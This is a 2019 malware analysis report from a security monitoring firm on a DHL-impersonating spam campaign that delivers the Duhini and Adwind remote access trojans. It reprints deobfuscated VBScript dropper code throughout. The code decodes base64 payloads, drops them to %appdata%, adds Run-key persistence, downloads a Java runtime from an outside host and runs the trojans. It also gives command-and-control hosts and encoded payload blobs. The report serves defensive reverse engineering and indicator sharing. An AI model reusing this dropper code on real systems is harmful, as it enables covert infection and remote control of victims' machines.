NeuroSOC Malware Analysts Detect Spam Campaign delivering vjw0rm, Duhini and Adwind Remote Access Trojans

NeuroSOC, Athens, 13/2/2019

Overview

NeuroSOC, as part of the **malware/abuse service** that it provides, has recently captured two samples which concern a spam campaign (a *DHL General Price Increase e-mail* and a *DHL Express_Shipment Notification e-mail*) that delivers **the cross-platform (RAT) Adwind**, along with another well-known RAT **Duhini** which has worm capabilities. A similar campaign was first spotted in April 2018 by TrendMicro[1]. Later on, another campaign (Repayment Confirmation Copy e-mail) was spotted that contained a third sample which utilizes **Adwind RAT** along with **vjw0rm RAT**.

NeuroSOC malware analysts analyzed the mails which delivered the samples, and reverse engineered them to uncover their functionality and discover relevant Indicators Of Compromise (IOCs), which will help to successfully protect Clients under the Continuous Monitoring Service provided by Neurosoft. This report aims to present the results of this analysis and shares relevant IOCs with the Internet Security community.

Detailed Analysis

Sample 1 - DHL General Price Increase E-mail

The latest captured sample was delivered as a .jar attachment through the e-mail shown below, which was received by one of Neurosoft's customers, under the Continuous Monitoring Service. The e-mail was sent on 14/12/2018 by web01.improxy.com hosted on IP 176.61.147.220, with the sender impersonating DHL (sender's email address: kuwait@dhl-news.com).

[1] See https://blog.trendmicro.com/trendlabs-security-intelligence/xtrat-and-dunihi-backdoors-bundled-with-adwind-in-spam-mails/ and https://securityaffairs.co/wordpress/71644/malware/adwind-rat-spam-campaigns.html


```
General Price Increase

Dear Customer,

DHL Express would like to inform you about the annual general price increase effective January 1, 2019. We are taking the opportunity
give you all information now in order to smoothen your planning processes for the upcoming year.

Taking into consideration the business volumes we have with your company, we will apply 6% GPI on your existing rates.

The main drivers behind the price increase for 2019 are:

Inflation : A significant portion of the increase is aimed at offsetting the effects of inflation, which are responsible for major inp
costs for our business activities. As a global network, we are affected not only by inflationary factors

in our own country but also from those that come from outside of Kuwait.
```

The suspicious .jar attachment was named **DHLEXPRESSXGENERALXINCREASE.jar**. It should be noted that, on the capture date, the .jar file, based on its' MD5 hash, had already been discovered by 27 AV engines, as reported on VirusTotal. The file has the following basic properties:


MD5	961a98131a68094ea12e46745d776f87
SHA-1	9264cf88072b582542e2dac85b6cb6dad2d94dee
File Type	JAR
Magic	Zip archive data, at least v2.0 to extract

The .jar file has the main class depicted in the following image and creates a malicious vbscript named rhyjvpuqfj.vbs.

```
Manifest-Version: 1.0
Main-Class: jyfqbdyrmt.Mmthghmjepr
```



The infection chain of the jar. file is depicted in the diagram below.



Stage 1

By analyzing the vb.script named “rhyjvpuqfj.vbs” that the .jar file has dropped, the following are observed:

The main function appears to be “johncena”, with the malicious actor using names of football players for variable names. The variable “ronaldo” contains encoded text. As johncena is called with “adeadekeye” variable equal to “0”, a new variable, which is called “young” is created. This variable is populated by replacing in the encoded text contained in variable “ronaldo” the value of variable “ribery” with the value of variable “lewandowski”, namely “@(“ is replaced with “m”.

```
Private Function johncena(mata, adeadekeye, nextle, joecole)
    Dim ribery, lewandowski, ronaldo, young
    ribery = "@("
    lewandowski = "m"
    ronaldo = "Q29uc3QgVHlwZUJpb@(FyeSA9IDEKQ29uc3QgR@(9yU@(VhZGluZyA9IDEsIEZvcl
dyaXRpb@(cgPSAyLCBGb3JBcHBlb@(Rpb@(cgPSA4Ck9uIEVyc@(9yIFJlc3VtZSBOZXh0CkRpbSBsb2
5nVGV4dDEKbG9uZ1RleHQxID0gIlVISnBkbUYwWlNCR2RXNWpkR2x2Y@(lCaFpHVnJaWGxsS0hOd2IyC
XVabVZsWkN3Z2MyRnVaR2x6YXl3Z2NHVnVZM@(xzTENCe@(RXNWtZWGx6WTJod@(Iyd3BDZ2xUWlhRZ1
pHbG5aM@(x1WjJSbFpYQWdQU0JEY21WaGRHVlBZbXBsWTNRb0lrRkVUMFJDTGxOMGNtV@(hiU0lwQ2ds
R2IzSWdkU0E5SURBZ1ZHOGdOUW9KQ1VsbUlIVWdQU0J6WVc1a2FYTnJJRlJvWlc0S0NRa0paR2xuWjJs
dVoyU@(xaWEF1Vkhsd1pTQTlJREVLQ1FrSlpHbG5aM@(x1WjJSbFpYQXVUM0JsY@(dvSkNRbGthV2RuY
Vc1blpHV@(xjQzVYY21sMFpTQnpjRzl2Y@(1abFpXUUtDUWtKWkdsbloybHVaMlJsWlhBdVVHOXphWFJ
wYjI0Z1BTQXdDZ2tKQ1dScFoyZHBibWRrWldWd0xsUjVjR1VnUFNBeUNna0pDV1JwWjJkcGJtZGtaV1Z
3TGtOb1lYSlRaWFFnUFNBaWRYTXRZWE5qYVdraUNna0pDV0ZrWld0bGVXVWdQU0JrYVdkb@(FXNW5aR1
ZsY0M1U1pXR@(tWR1Y0ZEFvSkNVVnVaQ0JKW@(dvSlRtVjRkQW9KVTJWMElHUnBaM@(RwY@(1ka1pXVn
dJRDBnVG05MGFHbHVad3BGY@(1RZ1JuVnVZM1JwYjI0S0NsQnlhWFpoZEdVZ1UzV@(lJRzFsWkdWNEtH
eHZZeWtLQ1Vad@(NpQnBJRDBnTUNCVWJ5QTFDZ2tKYVdZZ2FTQTlJRElnVkdobGJnb0pDUWx0YzJkaWI
zZ29JbWhsYkd4dklpa0tDUWxGYkhObENna0pDVVY0WldOMWRHVkhiRzlpWVd3Z2JHOWpDZ2tKQ1VWNGF
YUWdSbTl5Q2drSlJXNWtJRWxtQ2dsT1pYaDBDa1Z1WkNCVGRXSUtDbEJ5YVhaaGRHVWdSblZ1WTNScGI
yNGdZMjl1ZGw4Mk5GOTBiMTlpYVc1aGNpaGpjb@(tzSUdabFpXUXNJR0p2YjJzc0lHSnBjbThwQ2lBZ0
--More--
```

```
    young = ""
    If adeadekeye = 0 Then
        young = Replace(ronaldo, ribery, lewandowski)
        johncena = conv_64_to_binar(Nothing, 1, young, 10)
    Else
        'kurtangle "7", False, 10, nextle, Nothing, 10
                medex nextle
        johncena = ""
    End If
End Function
Dim grace
grace = johncena(Nothing, 1, adekeye(johncena(Nothing, 0, 284, Nothing), 5, Nothing, 1), 1)
```

The final encoded text, as stored in variable “young”, is base64 encoded and is decoded by using the Private Function ”conv_64_to_binar”, which uses XMLDOM object to further process the data.

```
Private Function conv_64_to_binar(cry, feed, book, biro)
    Set updating = CreateObject("Microsoft.XMLDOM")
    Set ironbeans = updating.createElement("tmp")
    ironbeans.DataType = "bin.base64"
    ironbeans.Text = book
    conv_64_to_binar = ironbeans.NodeTypedValue
End Function
```

Then Function “adekeye” is called to read the string as binary (see below).

```
Private Function adekeye(spoonfeed, sandisk, pencil, sundayschool)
        Set diggingdeep = CreateObject("ADODB.Stream")  create stream object
        For u = 0 To 5
                If u = sandisk Then
                        diggingdeep.Type = 1
                        diggingdeep.Open
                        diggingdeep.Write spoonfeed   write binary data to object
                        diggingdeep.Position = 0
                        diggingdeep.Type = 2
                        diggingdeep.CharSet = "us-ascii" specify stream type
                        adekeye = diggingdeep.ReadText
                End If
        Next
        Set diggingdeep = Nothing  get binary data from object
End Function
```

“adekeye” function uses the ADODB stream object in order to process the string as binary data. This means that the code can be executed after it has been successfully decoded.

Then function “johncena” is called again but having “adeadekeye” variable equal to “1”, enters the else condition of the existing in the function if statement and executes the content of the “nextle” variable. The content of the latter is the ADODB stream object produced earlier by the invocation of the “adekeye” function.

```
    young = ""
    If adeadekeye = 0 Then
        young = Replace(ronaldo, ribery, lewandowski)
        johncena = conv_64_to_binar(Nothing, 1, young, 10)
    Else
        'kurtangle "7", False, 10, nextle, Nothing, 10
                medex nextle
        johncena = ""
    End If
End Function
Dim grace
grace = johncena(Nothing, 1, adekeye(johncena(Nothing, 0, 284, Nothing), 5, Nothing, 1), 1)
```

Execution is performed by calling function “medex” (see image below).

```
Private Sub medex(loc)
        For i = 0 To 5
                if i = 2 Then
                        msgbox("hello")
                Else
                        ExecuteGlobal loc
                        Exit For
                End If
        Next
End Sub
```

After decoding, the encoded string, the malware moves onto the next stage.

Stage 2

In this stage, two variables named “longText” and “longText1” are spotted. The “longText1” variable leads to the creation of a new file which is named “luaGOPlqXk.vbs”. The file has been detected by multiple AVs as **Duhini RAT**.

```
Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8
On Error Resume Next                    Once decoded, the encoded string will provide us
Dim longText1                           with additional malicious code
longText1 = "UHJpdmF0ZSBGdW5jdGlvbiBhZGVrZXllKHNwb29uZmVlZCwgc2FuZGlzaywgcGVuY2l
sLCBzdW5kYXlzY2hvb2wpCglTZXQgZGlnZ2luZ2RlZXAgPSBDcmVhdGVPYmplY3QoIkFET0RCLlN0cmV
hbSIpCglGb3IgdSA9IDAgVG8gNQoJCUlmIHUgPSBzYW5kaXNrIFRoZW4KCQkJZGlnZ2luZ2RlZXAuVHl
wZSA9IDEKCQkJZGlnZ2luZ2RlZXAuT3BlbgoJCQlkaWdnaW5nZGVlcC5Xcml0ZSBzcG9vbmZlZWQKCQk
JZGlnZ2luZ2RlZXAuUG9zaXRpb24gPSAwCgkJCWRpZ2dpbmdkZWVwLlR5cGUgPSAyCgkJCWRpZ2dpbmd
kZWVwLkNoYXJTZXQgPSAidXMtYXNjaWkiCgkJCWFkZWtleWUgPSBkaWdnaW5nZGVlcC5SZWFkVGV4dAo
JCUVuZCBJZgoJTmV4dAoJU2V0IGRpZ2dpbmdkZWVwID0gTm90aGluZwpFbmQgRnVuY3Rpb24KClbyaXZ
hdGUgU3ViIG1lZGV4KGxvYykKCUZvciBpID0gMCBUbyA1CgkJaWYgaSA9IDIgVGhlbgoJCQltc2dib3g
oImhlbGxvIikKCQlFbHNlCgkJCUV4ZWN1dGVHbG9iYWwgbG9jCgkJCUV4aXQgRm9yCgkJRW5kIElmCgl
OZXh0CkVuZCBTdWIKClByaXZhdGUgRnVuY3Rpb24gY29udl82NF90b19iaW5hcihjcnksIGZlZWQsIGJ
vb2ssIGJpcm8pCiAgICBTZXQgdXBkYXRpbmcgPSBDcmVhdGVPYmplY3QoIk1pY3Jvc29mdC5YTUxET00
iKQogICAgU2V0IGlyb25iZWFucyA9IHVwZGF0aW5nLmNyZWF0ZUVsZW1lbnQoInRtcCIpCiAgICBpcm9
```

This script, after execution, produces a decoded version of the Dunihi RAT.

```
gICAgICAgam9obmNlbmEgPSAiIgogICAgRW5kIElmCkVuZCBGdW5jdGlvbgpEaW0gZ3JhY2UKZ3JhY2U
gPSBqb2huY2VuYShOb3RoaW5nLCAxLCBhZGVrZXllKGpvaG5jZW5hKE5vdGhpbmcsIDAsIDI4NCwgTm9
0aGluZyksIDUsIE5vdGhpbmcsIDEpLCAxKQ=="
Set wshShell1 = CreateObject("WScript.Shell")
Dim appdatadir1, stubpath1
appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%")
stubpath1 = appdatadir1 & "\luaGOPlqXk.vbs"
Dim decoded1
decoded1 = decodeBase64(longText1)
writeBytes stubpath1, decoded1
wshShell1.Run(""" & stubpath1 & """)
Set wshShell1 = Nothing
```

creation of .vb script on %appdata%

decode encoded script

Afterwards, the second variable ("longText") leads to the creation of a new file named ntfsmgr.jar, which differs from the original jar dropper. The new jar file is **Adwind RAT** and is executed using Java.

```
Set wshShell1 = Nothing
Dim longText
longText = "UEsDBBQ@(C@(gI@(BYhg00@(@(@(@(@(@(@(@(@(@(@(@(@(@(@(@(@(U@(@(Q@(TUVUQS
1JTkYvTUFOSUZFU1QuTUb+yg@(@(TY0xC8IwEIX3QP7DjTqkWEEo2WpxEWIdRNzk2pw0EJOSpEj/vdEO
Cm+4973jPYXOPCgmcaUQjXcSymLDWe3+SD1iPxBklsPqE99E0yp1OF0kKDRONBZjhJexFjoC1Jo04JT8
E5Pp0doZuqzJWM3Z91ecMQ0SINt@(mEiL/SyX9vt2J7qyglUbsLcEjQ+jD7nIuzVnvzkJfqSFoy2O+eK
MszdQSwcIwKghIKE@(@(@(DQ@(@(@(@(UEsDBBQ@(C@(gI@(BYhg00@(@(@(@(@(@(@(@(@(@(@(@(@(
@(@(@(J@(@(@(@(UC9lL1N3LlZt@(@(V@(+r+OITL0W1S288GiqbDf5EBrwyjNEwW2wsT4/p6skn8b@(
jGCnKN85xOrMjykUxdxp+VXarB3RKjWrg@(f6IfyhxpRW3uB+ERPneOXVN6zi23YafZRjSsI6yhRkW9u
eaLiiXjmT99sUgG1dFMkDFM4EIfTMmy6zSaPj+PEoO6l+/BWNkz6UHfoHKnIGww7shnswgaW9Dg71W/K
iPQI@(qqw2YZlirJvQXYFWC+@(GEPl6P+t6SE3ZYuLub@(TQJdr5Yre0wtUBd5w@(DuGw19XNs2liJog
kH9cQ/ze1CN9SKyr87tvuKV0zg0OPEV0kw9@(pFIYDNVQWupz12i9vqpLFEHIPIezik2Wnq3BDe18LsU
```

```
longText = Replace(longText, "@(", "A")
Set wshShell = CreateObject( "WScript.Shell" )
Dim tempdir, appdatadir, text, stubpath
tempdir = wshShell.ExpandEnvironmentStrings("%temp%")
appdatadir = wshShell.ExpandEnvironmentStrings("%appdata%")
stubpath = appdatadir & "\ntfsmgr.jar"
Dim decoded
decoded = decodeBase64(longText)
writeBytes stubpath, decoded
Set fso  = CreateObject("Scripting.FileSystemObject")
On Error Resume Next
text = wshShell.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\CurrentVersion")
text = wshShell.RegRead("HKLM\SOFTWARE\Wow6432Node\JavaSoft\Java Runtime Environment\" & text & "\JavaHome")
If text = "" Then
text = wshShell.RegRead("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\CurrentVersion")
text = wshShell.RegRead("HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\" & text & "\JavaHome")
If text <> "" Then
text = text & "\bin\javaw.exe"
End If
Else
text = text & "\bin\javaw.exe"
End If
If InStr(text, "jre") > 0 Then
Dim validJrePath
validJrePath = getValidJre(text)
If InStr(validJrePath, "javaw.exe") > 0 Then
wshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", """ & validJrePath & """ -jar
""" & stubpath & """, "REG_SZ"
wshShell.Run(""" & validJrePath & """ & " -jar " & """ & stubpath & """)
Else
GrabJreFromNet()
End If
Else
```

replace 2nd parameter with the 3rd in longtext variable

use %temp% and %appdata% directories

decode variable longtext

.jar file has been created

check the current version of java

if java exists, then execute the .jar file

The malicious script, which drops the two RATs (Duhini and Adwind) checks if specific versions of Java (i.e. 1.6 to 1.8) exist. If not, it downloads the appropriate version of Java from http://www.thegoldfingerinc.com/images/jre.zip, installs it and uses it to execute Adwind RAT.

```
GrabJreFromNet()
End If
Private Sub GrabJreFromNet()
Dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = createobject("Adodb.Stream")
xHttp.Open "GET", "http://www.thegoldfingerinc.com/images/jre.zip", False
xHttp.Send
with bStrm
.type = 1
.open
.write xHttp.responseBody
.savetofile appdatadir & "\jre.zip", 2
end with
UnZip appdatadir & "\jre.zip", appdatadir & "\jre7"
wshShell.RegWrite "HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\CurrentVersion", "1.7", "REG_SZ"
wshShell.RegWrite "HKLM\SOFTWARE\JavaSoft\Java Runtime Environment\1.7\JavaHome", appdatadir & "\jre7", "REG_SZ
"
wshShell.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr", """ & appdatadir & "\jre7\bin\
javaw.exe"" -jar " & """ & stubpath & """, "REG_SZ"
wshShell.Run(""" & appdatadir & "\jre7\bin\javaw.exe"" -jar " & """ & stubpath & """)
End Sub
Private Function decodeBase64(base64)
Dim DM, EL
Set DM = CreateObject("Microsoft.XMLDOM")
Set EL = DM.createElement("tmp")
EL.DataType = "bin.base64"
EL.Text = base64
decodeBase64 = EL.NodeTypedValue
End Function
Private Sub writeBytes(file, bytes)
On Error Resume Next
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
```

if java is not found, then download it from the internet

create Java related registry keys

```
Dim binaryStream
Set binaryStream = CreateObject("ADODB.Stream")
binaryStream.Type = TypeBinary
binaryStream.Open
binaryStream.Write bytes
binaryStream.SaveToFile file, ForWriting
End Sub
Sub UnZip(zipfile, ExtractTo)
if fso.GetExtensionName(zipfile) = "zip" then
If NOT fso.FolderExists(ExtractTo) Then
fso.CreateFolder(ExtractTo)
End If
set objShell = CreateObject("Shell.Application")
set destination = objShell.NameSpace(ExtractTo)
set zip_content = objShell.NameSpace(zipfile).Items
for i = 0 to zip_content.count - 1
if (fso.FileExists(fso.Buildpath(ExtractTo,zip_content.item(i).name)+"."+fso.getExtensionName(zip_content.item(
i).path))) then
fso.DeleteFile(fso.Buildpath(ExtractTo,zip_content.item(i).name)+"."+fso.getExtensionName(zip_content.item(i).p
ath))
end if
destination.copyHere zip_content.item(i), 20
next
End if
End Sub
Function getValidJre(res)
a = Split(res, vbCrLf)
for each x in a
if InStr(x, "javaw.exe") > 0 Then
Return = wshShell.Run("cmd /c " & """ & x & """ & " -version 2> %temp%\output.txt", 0, true)
Set file = fso.OpenTextFile(tempdir & "\output.txt", 1)
text = file.ReadAll
file.Close
If InStr(text, "1.6") > 0 Or InStr(text, "1.7") > 0 Or InStr(text, "1.8") > 0 Then
getValidJre = x
```

java installation

attempt to run again

Stage 3

This is the final stage of the dropper execution.

Concluding, the .vbs file, which is launched by the Jar dropper, downloads and executes both DUNIHI and Adwind RATs.

Duhini RAT

1. This is what the Dunihi RAT[2] looks like after the relevant encoded string contained in the .vbs file (in variable "longText1") is decoded:

```
'<[ recoder : houdini (c) skype : houdini-fx ]>

'=-=-=-=-= config =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

host = "pm2bitcoin.com"                                    DUHINI DECODED
port = 4001
host = "goz.unknowncrypter.com"
port = 7789
installdir = "%appdata%"
lnkfile = true
lnkfolder = true

'=-=-=-=-= public var =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

dim shellobj
set shellobj = wscript.createobject("wscript.shell")
dim filesystemobj
set filesystemobj = createobject("scripting.filesystemobject")
dim httpobj
set httpobj = createobject("msxml2.xmlhttp")
```

```
'=-=-=-=-= privat var =-=-=-=-=-=-=-=-=-=-=-=-=-=-=

installname = wscript.scriptname
startup = shellobj.specialfolders ("startup") & "\"
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
if not filesystemobj.folderexists(installdir) then  installdir = shellobj.expandenvironmentstrings("%temp%") &
"\"
spliter = "<" & "|" & ">"
sleep = 5000
dim response
dim cmd
dim param
info = ""
usbspreading = ""
startdate = ""
dim oneonce
```

When it is launched, it is installed onto the machine. During installation Duhini RAT creates a copy of itself in multiple locations, using a file name made up of random characters. For example:

- %TEMP%,
- %APPDATA%
- %USERPROFILE%
- Startup folder

It creates malicious LNK shortcuts that point to the malicious files located on removable drives, to increase the chances that the user will unwittingly launch it and infect the system.

Afterwards, an autorun registry key is created, using Windows HKLM\software\microsoft\windows\currentversion\run Registry key, so that a copy of Duhini RAT is executed

[2] Indicatively see https://www.symantec.com/security-center/writeup/2013-091222-3652-99, https://www.f-secure.com/v-descs/worm_vbs_dunihi.shtml and https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/3138/dunihi-worms-its-way-into-removable-drives.

each time Windows starts. An additional registry key (HKLM\software\<MalwareFilename>) is also created. The latter serves as an infection marker.

Additionally, Duhini RAT checks if any AV is running since it is anti-VM, anti-AV, and generally highly configurable.

Once installed, it attempts to connect to the malware's Command and Control Center - C&C (goz[.]unknowncrypter[.]com:7789). A second C&C (pm2bitcoin[.]com:4001) exists but is not used.

Adwind RAT

After, inspecting the relevant Adwind RAT[3] dropped .jar file the following are observed:

Based on the .jar file's Manifest file its main class is operational.Jrat.

```
Manifest-Version: 1.0
Ant-Version: Apache Ant 1.8.0
X-COMMENT: Main-Class will be added automatically by build
Class-Path:
Created-By: 1.8.0_25-b18 (Oracle Corporation)
Main-Class: operational.Jrat
```

Using AdwindDecryptor[4], Neurosoft malware analysts were able to fully decrypt the jar and produce a readable config file which contains the malware's configuration.

Firstly, command

java -jar AdWindDecryptor.jar -a mega.download -r sky.drive -i drop.box -o decrypted-file

was executed.

In order for AdwindDecryptor to run, it was provided with the relevant Adwind's settings files, namely drop.box, mega.download and sky.drive files[5].

At first, the size of the aforementioned files was examined.

```
drwxr-xr-x 8 ubuntu ubuntu  4096 Δεκ  13 23:55 .
drwxr-x--- 5 ubuntu ubuntu  4096 Δεκ  18 12:21 ..
drwxr-xr-x 3 ubuntu ubuntu  4096 Δεκ  13 23:46 CgA
-rw-r--r-- 1 ubuntu ubuntu   352 Δεκ   3 04:08 drop.box
-rw-r--r-- 1 ubuntu ubuntu   256 Δεκ   3 04:08 mega.download
drwxr-xr-x 2 ubuntu ubuntu  4096 Δεκ  13 23:46 META-INF
drwxr-xr-x 2 ubuntu ubuntu  4096 Δεκ  13 23:46 operational
drwxr-xr-x 3 ubuntu ubuntu  4096 Δεκ  13 23:46 P
-rw-r--r-- 1 ubuntu ubuntu  1477 Δεκ   3 04:08 sky.drive
drwxr-xr-x 2 ubuntu ubuntu 12288 Δεκ  13 23:46 w
drwxr-xr-x 3 ubuntu ubuntu  4096 Δεκ  13 23:46 X
```

[3] Indicatively see https://www.cyber.nj.gov/threat-profiles/macos-malware-variants/adwind.

[4] https://github.com/mhelwig/adwind-decryptor/

[5] https://biebermalware.wordpress.com/2017/10/06/adwind-analysis-part-1-of-however-many-it-takes/

It is deduced that the 256 byte file mega.download is an AES key file.

```
000003f0: 3a83 5168 99bc 8066 01e7 fab8 3713 81bc  :.Qh...f....7...
00000400: 21f1 4513 e7c3 9685 613a 193c 9812 7e4c  !.E.....a:.<..~L
00000410: d2d2 39e6 6e80 c75c bf1b 2b33 62ea c5c7  ..9.n..\..+3b...
00000420: c5de 0c03 35a6 f218 a12b 51b6 616d 3af8  ....5....+Q.am:.
00000430: e57a 6970 6374 7a7c d966 8427 8833 6963  .zipctz|.f.'.3ic
00000440: da1d 94f1 0edf 7694 34d6 9990 be3d 948c  ......v.4....=..
00000450: 6460 1228 5825 54ce 2078 f596 c303 61f0  d`.(X%T. x....a.
00000460: 4655 71ff a902 8180 6530 7230 2720 97bc  FUq.....e0r0' ..
00000470: 911e 9dd7 1041 6adf 3592 f488 6744 e509  .....Aj.5...gD..
00000480: 8da4 558d b543 7c59 c30d dcb8 fe6f b423  ..U..C|Y.....o.#
00000490: 5b07 6519 adb8 43e8 38da eebd d236 7eb6  [.e...C.8....6~.
000004a0: 803d 65eb 019b 3757 22f8 ef22 8804 0b24  .=e...7W".."...$
000004b0: a466 63da 9ecc a931 1d30 7bdc d01b d67c  .fc....1.0{....|
000004c0: da7f cf51 ab9a bbee 75cc d711 a3b6 8047  ...Q....u......G
000004d0: 1481 2c59 7743 916c b6ff bf4c a3e5 2f29  ..,YwC.l...L../)
000004e0: 449f 5004 9e4c 0815 0281 8043 80b0 a81a  D.P..L.....C....
000004f0: 1914 7a6f 9de8 92a6 c909 60f2 99bc 1e30  ..zo......`....0
00000500: 8d24 15f1 e2f4 34cf 9a44 dab1 9e67 80af  .$....4..D...g..
00000510: 7705 7265 8418 f760 5ebf 17b5 9ea2 e8d7  w.re...`^.......
00000520: 9261 4ede 3ef6 05ac bb9b c14a 54d2 c0b6  .aN.>......JT...
00000530: 7831 7de8 b0de d12f 1b04 0f9d e985 afda  x1}..../........
00000540: 2b73 095b 70c3 4722 6bea d00e d09e d403  +s.[p.G"k.......
00000550: 092d c404 afe0 d4d4 06cb 880c 6648 aa14  .-..........fH..
00000560: 5315 ce4f 35e0 2eeb 6e94 3a74 0006 504b  S..O5...n.:t..PK
00000570: 4353 2338 7e72 0019 6a61 7661 2e73 6563  CS#8~r..java.sec
00000580: 7572 6974 792e 4b65 7952 6570 2454 7970  urity.KeyRep$Typ
00000590: 6500 0000 0000 0000 0012 0000 7872 000e  e...........xr..
000005a0: 6a61 7661 2e6c 616e 672e 456e 756d 0000  java.lang.Enum..
000005b0: 0000 0000 0000 1200 0078 7074 0007 5052  .........xpt..PR
000005c0: 4956 4154 45                             IVATE
```

Looking at the file in hex , it is also deduced that the sky.drive file is the RSA key file. Therefore the remaining file drop.box is the config.file.

The command run through the Decryption Process is depicted below, as well as its' output, which was stored by Neurosoft's malware analysts in a file named properties.ini.

```
/usr/lib/jvm/java-8-oracle/bin/java -jar ../AdwindDecryptor.jar -a mega.download -r sky.drive -i drop.box -o properties.ini
```

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE properties SYSTEM "http://java.sun.com/dtd/properties.dtd">
<properties>
<comment>Support: https://jrat.io</comment>
<entry key="SERVER_PATH">/P/e/Sw.Vm</entry>
<entry key="PASSWORD_CRYPTED">/X/if/ci.s</entry>
<entry key="PRIVATE_PASSWORD">/CgA/vIf/q.GM</entry>
</properties>
```

In the produced properties.ini file "PRIVATE_PASSWORD," is the path, within the examined .jar file, to the RSA keyfile, "PASSWORD_CRYPTED" is the path to the AES key file, and "SERVER_PATH" is the path to the encrypted server component.

Using AdwindDecryptor and the generated config file's elements ("SERVER_PATH", "PASSWORD_CRYPTED" and "PRIVATE_PASSWORD") Adwind's server component (server.jar) can be produced.

```
